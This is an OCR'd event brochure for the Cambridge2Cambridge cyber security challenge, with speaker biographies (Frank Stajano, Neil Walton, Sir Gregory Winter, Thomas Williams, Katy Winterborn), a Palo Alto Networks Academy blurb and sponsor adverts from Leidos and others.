To qualify for the Palo Alto Networks Academy, your school must be a degree-granting academic institution of higher education accredited by a nationally recognized accreditation body. Start incorporating the most advanced network security and cyberthreat prevention technology into your cybersecurity curriculum by follow these three steps:

1. Complete the AAC Application and NDA and submit it to Palo Alto Networks.
2. Register to receive training and access to VMs in our virtual lab.
3. Begin to access the Learning Center for online courses.

Further Questions?

For questions about the Palo Alto Networks Academy, you can visit the Academy website at www.paloaltonetworks.com/academy or email the Academy team at ***academy@paloaltonetworks.com***.

Palo Alto Networks | Academy |

ABOUT THE SPEAKERS

Professor Frank Stajano

Professor of Security & Privac, University of Cambridge

Frank Stajano is Professor of Security and Privacy, Fellow of Trinity College and Head of the Academic Centre of Excellence in Cyber Security Research, all at the University of Cambridge, UK. His interests cover security, human factors and ubiquitous computing. His research mission is to make the digital society safe and fair for non-technical users. He received a prestigious European Research Council grant for his Pico project on eliminating passwords. He co-founded the Cambridge2Cambridge cyber security hacking competition with MIT and the Inter-ACE Cyberchallenge among the UK ACE-CSRs. He also co-founded Cambridge Cyber Ltd, a pentesting and training consultancy, and Pico Authentication Ltd, an open-source start-up to bring his password-replacing research to market. He gave over 80 invited talks in 4 continents. A pioneer of IoT security, he published "Security for Ubiquitous Computing" with Wiley in 2002, and two of his articles on the subject have over 1500 citations. He lived in Japan for one year, he spends more time in Tokyo than London and has been teaching Japanese swordsmanship in Cambridge for over 15 years.

Neil Walton

Vice President & Managing Director of Public Services, Leidos

As Managing Director of our Public Services business in Europe, Neil brings over 20 years' experience in the technology market. Having previously worked in a range of leadership roles in both the public and private sector and led one of the largest and most complex government ICT programmes in the UK, he brings unrivalled experience and skills to the Leidos team. The Public Services Business covers the Government, Defence, Health and Energy sectors. Neil is responsible for setting the strategic direction of the business and for overseeing its positive growth whilst ensuring an unwavering customer experience. The team deliver software and systems engineering, programme management and integration services, cyber security, security and information assurance, management and exploitation of imagery, and mission communications. Neil sits on the TechUK Defence & Security Board, is an Executive Group member of the UK Defence Cyber Protection Partnership (DCPP) and is a member of the Institute of Directors.

Sir Gregory Winter

Master, Trinity College

Sir Gregory Winter FRS is Master of Trinity College Cambridge and was until recently a member of the Medical Research Council's Laboratory of Molecular Biology (LMB) in Cambridge. He is a scientist, inventor and entrepreneur. He is a pioneer of the science of protein engineering, and in particular of technologies for making pharmaceutical antibodies. Such antibodies have proved useful for treatment of cancer and immune disorders, and now comprise many of the world's top selling pharmaceutical drugs. In order to see his technologies applied, Sir Gregory founded Cambridge Antibody Technology and Domantis (both acquired in 2006 by AstraZeneca and GSK respectively), and most recently Bicycle Therapeutics, which is developing bicyclic peptides with chemical warheads for treatment of cancer.

Mezzanine Terrace

Intel Lab

Coffee provided by

CAFFIEND

OF

CAMBRIDGE

C2C Coffee Lounge sponsored by

WILEY

ABOUT THE SPEAKERS

Thomas E. Williams

Political Minister Counselor, US Embassy London

Tom Williams is the Political Minister Counselor at the U.S. Embassy in London. He previously served as the Deputy Chief of Mission at the U.S. Embassy in Islamabad from 2013-2015 and as the Deputy Chief of Mission in Riyadh from 2011-2013 and as Deputy Chief of Mission in Kuwait 2009-2011. Prior to those assignments he was Director of the Afghanistan and Pakistan office in the International Narcotics and Law Enforcement Bureau at the State Department, overseeing an annual foreign assistance budget in excess of one billion dollars.

Other assignments include Director of Israel and Palestinian Affairs and Deputy Director of the Arabian Peninsula and Iran office within the Bureau of Near Eastern Affairs, Economic Counselor in Abu Dhabi, Political Officer in Bahrain, and Political Officer in Kuwait. He served as a Political Officer in Islamabad from 1994-1996. A career member of the Senior Foreign Service, Mr. Williams is married and has two children with his wife, Stephanie, who is also a Foreign Service Officer. His foreign language is Arabic.

Katy Winterborn


Senior Security Consultant, NCC Group

Katy Winterborn is a senior security consultant at NCC Group. Her role sees her work with a diverse range of companies to secure their infrastructure, both internally and externally, as well as providing advice on web application security. In addition, Katy enjoys working in exploit development and has written a whitepaper about exploiting vulnerability in Internet Explorer. Katy also delivers NCC Groups training on reverse engineering fundamentals and exploit development.

With a background in network defence and intrusion analysis Katy believes that in order to fully secure a system an understanding of both offense and defence is critical. This has resulted in the publication of a paper for the Institute of Engineering and Technology on Network Security Monitoring and Analysis as well as the creation of a course on penetration testing for network analysts. Katy gained her Master of Mathematics in Maths and Computer Science from the University of York and has gained numerous industry qualifications including CISSP, Crest Certified Network Intrusion Analyst (CCNIA) and Crest Registered Tester (CRT).


CONNECT WITH C2C
Cambridge
2
Cambridge
cybersecuritychallenge
@C2Ccyber
C2C Cyber Challenge
C.2.C.CYBERCHALLENGE
http://bit.ly/cyberC2C
JOIN THE CONVERSATION
#C2Ccyber


Learn. Rehearse. Compete.
cyberNEXS™
POWERED BY LEIDOS
Leidos are proud to be sponsoring Cambridge2Cambridge
Good luck teams!
leidos
LEIDOS.COM/CAREERS


leidos
Powering Today's Competitions
and Tomorrow's Cyber Defenders
LEIDOS.COM/CAREERS